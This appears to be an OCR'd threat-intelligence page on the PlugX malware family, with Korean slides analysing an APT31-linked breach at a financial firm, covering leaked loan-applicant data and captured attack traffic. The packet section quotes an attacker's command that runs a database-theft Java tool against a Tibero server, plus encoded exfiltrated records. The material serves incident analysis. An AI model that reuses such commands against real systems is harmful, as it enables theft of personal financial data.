
Info for Family: plugx

PlugX


2022-05-20 · VinCSS · m4n0w4r, Tran Trung Kien, Dang Dinh Phuong


[RE027] China-based APT Mustang Panda might have still continued their attack activities against organizations in Vietnam


PlugX



Ⅰ. APT31 History 공격 그룹 특징







Ⅱ. A 금융 침해사고

Ⅱ A금융 침해사고 정보 수집

2~3일 후

대부업 대출 권유

정보 유출 확인

1. 대출 신청 〉 2. 개인정보 처리 〉 3. 정보 유출 〉 4. 제 4금융권 대출권유

Ⅱ A금융 침해사고 정보 수집

피해자

대출 신청
이력 존재

안녕하세요 XX 은행에서
대출 신청 하셨죠?

서류상으로 직X인 대출 신청하셨던데
저희가 더 좋은 조건으로 대출 해드릴게요

Ⅱ A금융 침해사고 정보 수집

XX은행에서 대출 받은거 맞는데

XX은행 아닌가요?

Ⅱ A금융 침해사고 정보 수집

아 XX은행은 아니구요

OO 대부업체 입니다.

XX고객님께서 XX은행에 대출신청 조회하신 이력이 있어서

더 좋은 조건으로 대출신청 해드리려고 이렇게 연락 드렸습니다.

Ⅱ A금융 침해사고 정보 수집

Ⅱ A금융 침해사고 정보 수집

동아일보 | 경제

대출업자에 넘어간 내 개인정보… 2차유출 피해 막으려면

입력 2014-03-17 03:00 | 업데이트 2014-03-17 07:47

HOME > 금융 > 정책·일반 > 헤드라인톡

[단독] 대출 플랫폼 썼더니 낯선 이의 전화가…개인정보 줄줄 새나?

대출 조건 조회 시 스팸전화 오는 사례 다수 발생
플랫폼사 "보안 문제 없다…제휴사 문제로 추정"

정성화 기자 | 승인 2022.05.17 07:56 | 댓글 0

NEWS 이뉴스투데이

A씨는 어느 날 평소와 다름 없이 카카오페이 앱에서 제공하는 대출 비교 서비스로 자신의 대출 조건을 조회했지만 마음에 드는 조건이 없어 신청은 하지 않았다.

그러나 다음날 A씨는 섬뜩한 전화를 받았다. 전화를 건 의문의 여성은 자신을 XX저축은행 상담사라고 소개했다.

상담사는 A씨에게 "카카오페이 앱으로 대출 조건을 조회한 사실을 알고 있다"면서 자신들이 더 좋은 조건으로 대출을 해줄 수 있으니 상담을 받을 것을 권유했다. 상담사는 A씨가 카카오페이 앱에서 입력한 직장, 소득, 신용점수, 대출현황 등을 세세히 파악하고 있었다.

다른 30대 직장인 B씨도 비슷한 경험을 했다. 토스 앱을 이용해 대출 조건을 조회한 B씨는 몇 시간 뒤 A씨와 마찬가지로 정체불명의 발신자로부터 전화를 받았다. 의문의 남성은 자신을 대출중개업체 직원이라고 소개했다. 이어 토스 앱 제휴 금융사 외에 더 다양한 금융사를 통한 대출을 알아봐준다고 제안했다.

자신의 모든 정보를 알고 있다는 것에 소름이 끼쳤던 A씨와 B씨는 보이스피싱을 의심해 해당 전화를 끊어 버렸다.

이들은 "당장 대출이 급하지 않아서 상담에 응하지 않았지만 만약 급전이 필요한 상황에서 앱을 통해 대출을 받을 수 없는 상황이라면 상담사의 유혹에 빠졌을 것"이라고 목소리를 높였다.

이뉴스투데이

Ⅱ A금융 침해사고 공격 패킷 분석

공격 시그니처


```
POST /index.html HTTP/1.1
Host:[redacted]
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1

.HTTP/1.1 200 OK
Server: Apache/2.2.3
Date: Tue, 19 Apr 2022 09:25:15 GMT
Content-Length: 2
Connection: close
Cache-Control: no-cache

..POST /index.html HTTP/1.1
Host: [redacted]
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1
```

Ⅱ A금융 침해사고 공격 패킷 분석


```
/etc/rc-[랜덤문자] /jv-[랜덤문자] -jar /etc/rc-[랜덤문자]/[DB탈취].jar -url jdbc:tibero:thin:@xxx.xxx.xxx.xxx:8629:[아이디] -u [아이디] -p [비밀번호]' -q [시간]-qSTA MBDE -d "0:0,1:1,2:1,5:0" -de "0"
```

```
Content-Length: 1

.HTTP/1.1 200 OK
Server: Apache/2.2.3
Date: Tue, 19 Apr 2022 09:25:18 GMT
Content-Length: 2
Connection: close
Cache-Control: no-cache

..POST /index.html HTTP/1.1
Host: [redacted]
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 264

[redacted]
#1#!..}!!!!!!!!!!!!!!!!o`ld!}!!!!!!!!!!!!!!!!rro00!}!!!!!!!!!!!!!!!!rro03!}!!!!!!!!!!!!!!!!qi30!}!!!!!!!!!!!!!!!!qi33!}!!!!!!!!!!!!!!!!
qi32!}!!!!!!!!!!!!`qq^lnodx!}!!!!!!!!!!!!knc^bm`rr!}!!!!!!!!!!!!r`wd^uhld!}!!!!!!!!!!!!`qq^e`ud!}!!!!!!!!!!!!!!!!tqr^on!..[2896 bytes missing in capture
file].!!!!!!!!101!}!!!!!!!!!!!!!!!!!7287!}!!!!!!!!!!!!!!!!!2535!}!!!!!!!!!!!!!!!!!5111!}!!!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!!0741364842!}!!3133,15,09!
09;48;02!}!!!!!!!!!!!!!0031044!}..}!!!!!!!!!7sh57sJ86Kpv!}!!!!!!!!!!!!!!691805!}!!!!!!!!!!!!!0030128!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!
6560!}!!!!!!!!!!!!!!!!1666!}!!!!!!!!!!!!!!!!2111!}!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741367378!}!!3133,15,09!08;15;38!}!!!!!!!!!!!!!
0031049!}..}!!!!!!!!!76BW6HhX6[hD!}!!!!!!!!!!!!!!931737!}!!!!!!!!!!!!!0034207!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!8272!}!!!!!!!!!!!!!!!!
0578!}!!!!!!!!!!!!!!!!2511!}!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741367298!}!!3133,15,09!08;17;38!}!!!!!!!!!!!!!!0031048!}..}!!!!!!!!!
6MVb6Hp46K7P!}!!!!!!!!!!!!!!!950030!}!!!!!!!!!!!!!!3365006!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!8368!}!!!!!!!!!!!!!!!!!2779!}!!!!!!!!!!!!!!!!
5711!}!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741366246!}!!3133,15,09!08;33;26!}!!!!!!!!!!!!!!0031070!}..}!!!!!!!!!6K316[hW77Fe!}!!!!!!!!!!!!!!
801202!}!!!!!!!!!!!!!!0184200!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!8389!}!!!!!!!!!!!!!!!!!0968!}!!!!!!!!!!!!!!!!!0611!}!!!!!!!!!!!!!!!!!!!
@!}!!!!!!!!!!0741366335!}!!3133,15,09!08;32;48!}!!!!!!!!!!!!!!0031073!}.[2896 bytes missing in capture file].!!!!!!!!!101!}!!!!!!!!!!!!!!!!!
5271!}!!!!!!!!!!!!!!!!!1011!}!!!!!!!!!!!!!!!!!!3811!}!!!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741392712!}!!3133,15,09!30;17;52!}!!!!!!!!!!!!!!!
0031092!}..}!!!!!!!!!6Jd@6[lq6Kpv!}!!!!!!!!!!!!!!!900301!}!!!!!!!!!!!!!!0246403!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!6312!}!!!!!!!!!!!!!!!!!
9816!}!!!!!!!!!!!!!!!!!3111!}!!!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741395006!}!!3133,15,09!30;04;06!}!!!!!!!!!!!!!!0031094!}..}!!!!!!!!!
7sl@6HNC6Kpy!}!!!!!!!!!!!!!!!981930!}!!!!!!!!!!!!!!0465701!}!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!8673!}!!!!!!!!!!!!!!!!!3301!}!!!!!!!!!!!!!!!!!
5311!}!!!!!!!!!!!!!!!!!!@!}!!!!!!!!!!0741395476!}!!3133,15,09!30;33;56!}!!!!!!!!!!!!!!0031097!}..}!!!!!!!!!7sl@6K3@6Jd@!}!!!!!!!!!!!!!!
831601!}!!!!!!!!!!!!!!3500803!}!!!!!!!!!!!!!!!!!!101!}!!!!!!!!!!!!!!!!!9722!}!!!!!!!!!!!!!!!!!0300!}!!!!!!!!!!!!!!!!!411!}!!!!!!!!!!!!!!!!!!!!
@!}!!!!!!!!!!0741395916!}!!3133,15,09!30;37;56!}!!!!!!!!!!!!!!0031096!}..}!!!!!!!!!7sl@6[V176lH!}!!!!!!!!!!!!!!!900038!}!!!!!!!!!!!!!!
```

Ⅱ A금융 침해사고 공격 패킷 분석

